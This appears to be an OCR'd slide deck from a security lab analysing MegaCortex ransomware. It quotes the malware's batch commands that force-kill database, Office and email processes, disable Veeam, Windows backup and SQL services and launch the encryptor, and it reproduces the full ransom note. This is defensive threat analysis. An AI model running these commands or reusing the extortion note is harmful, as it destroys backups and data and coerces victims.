2 taskkill /IM agntsvc.exe /F
3 taskkill /IM dbeng50.exe /F
4 taskkill /IM dbsnmp.exe /F
5 taskkill /IM encsvc.exe /F
6 taskkill /IM excel.exe /F
7 taskkill /IM firefoxconfig.exe /F
8 taskkill /IM infopath.exe /F
9 taskkill /IM isqlplussvc.exe /F
10 taskkill /IM msaccess.exe /F
11 taskkill /IM msftesql.exe /F
12 taskkill /IM mspub.exe /F
13 taskkill /IM mydesktopqos.exe /F
14 taskkill /IM mydesktopservice.exe /F
15 taskkill /IM mysqld.exe /F
16 taskkill /IM mysqld-nt.exe /F
17 taskkill /IM mysqld-opt.exe /F
18 taskkill /IM ocautoupds.exe /F
19 taskkill /IM ocomm.exe /F
20 taskkill /IM ocssd.exe /F
21 taskkill /IM onenote.exe /F
22 taskkill /IM oracle.exe /F
23 taskkill /IM outlook.exe /F
24 taskkill /IM powerpnt.exe /F
25 taskkill /IM sqbcoreservice.exe /F
26 taskkill /IM sqlagent.exe /F
27 taskkill /IM sqlbrowser.exe /F
28 taskkill /IM sqlservr.exe /F
29 taskkill /IM sqlwriter.exe /F
30 taskkill /IM steam.exe /F
31 taskkill /IM synctime.exe /F
32 taskkill /IM tbirdconfig.exe /F
33 taskkill /IM thebat.exe /F
34 taskkill /IM thebat64.exe /F
35 taskkill /IM thunderbird.exe /F
36 taskkill /IM visio.exe /F
```


Source: https://www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/megacortex-ransomware-spotted-attacking-enterprise-networks

Starting cryptolocker

```
424 sc config VeeamTransportSvc start= disabled
425 sc config W3Svc start= disabled
426 sc config wbengine start= disabled
427 sc config WRSVC start= disabled
428 sc config MSSQL$VEEAMSQL2008R2 start= disabled
429 sc config SQLAgent$VEEAMSQL2008R2 start= disabled
430 sc config VeeamHvIntegrationSvc start= disabled
431 sc config swi_update start= disabled
432 sc config SQLAgent$CXDB start= disabled
433
434 iisreset /stop
435 c:\windows\temp\winnit.exe [redacted]==
```

Multiprocess encryption



Source: https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/

NioGuard Security Lab

Encryption

“When encrypting the victim’s files, the ransomware will append the extension .aes128ctr.” Trend Micro

Ransom note

!!!_READ_ME_!!!.txt

```
Your companies cyber defense systems have been weighed, measured and have been found wanting.
The breach is a result of grave neglect of security protocols.
All of your computers have been corrupted with MegaCortex malware that has encrypted your files.

We ensure that the only way to retrieve your data swiftly and securely is with our software.
Restoration of your data requires a private key which only we possess.
Don't waste your time and money purchasing third party software, without the private key they are useless.

It is critical that you don't restart or shutdown your computer.
This may lead to irreversible damage to your data and you may not be able to turn your computer back on.

To confirm that our software works email to us 2 files from random computers and C:\[redacted].tsv file('s)
and you will get them decrypted.
C:\[redacted].tsv contain encrypted session keys we need in order to be able to decrypt your files.

The softwares price will include a guarantee that your company will never be inconvenienced by us.
You will also receive a consultation on how to improve your companies cyber security .
If you want to purchase our software to restore your data contact us at:

[redacted]@mail.com
[redacted]@mail.com

We can only show you the door. You're the one who has to walk through it.
```

Source: https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/

ENGENSEC IT Security Summer School 2019

engensec.eu/it-summer/

1 – 5 July 2019 in Kyiv, Ukraine

National Technical University of Ukraine “Igor Sikorsky Kyiv Polytechnic Institute” (NTUU “KPI”)

Registration deadline: June 14, 2019.

Participation fee: 50€


NioGuard Security Lab

Contacts

https://www.nioguard.com/

Email: ada@nioguard.com

Twitter: @Alex_Ad



NioGuard Security Lab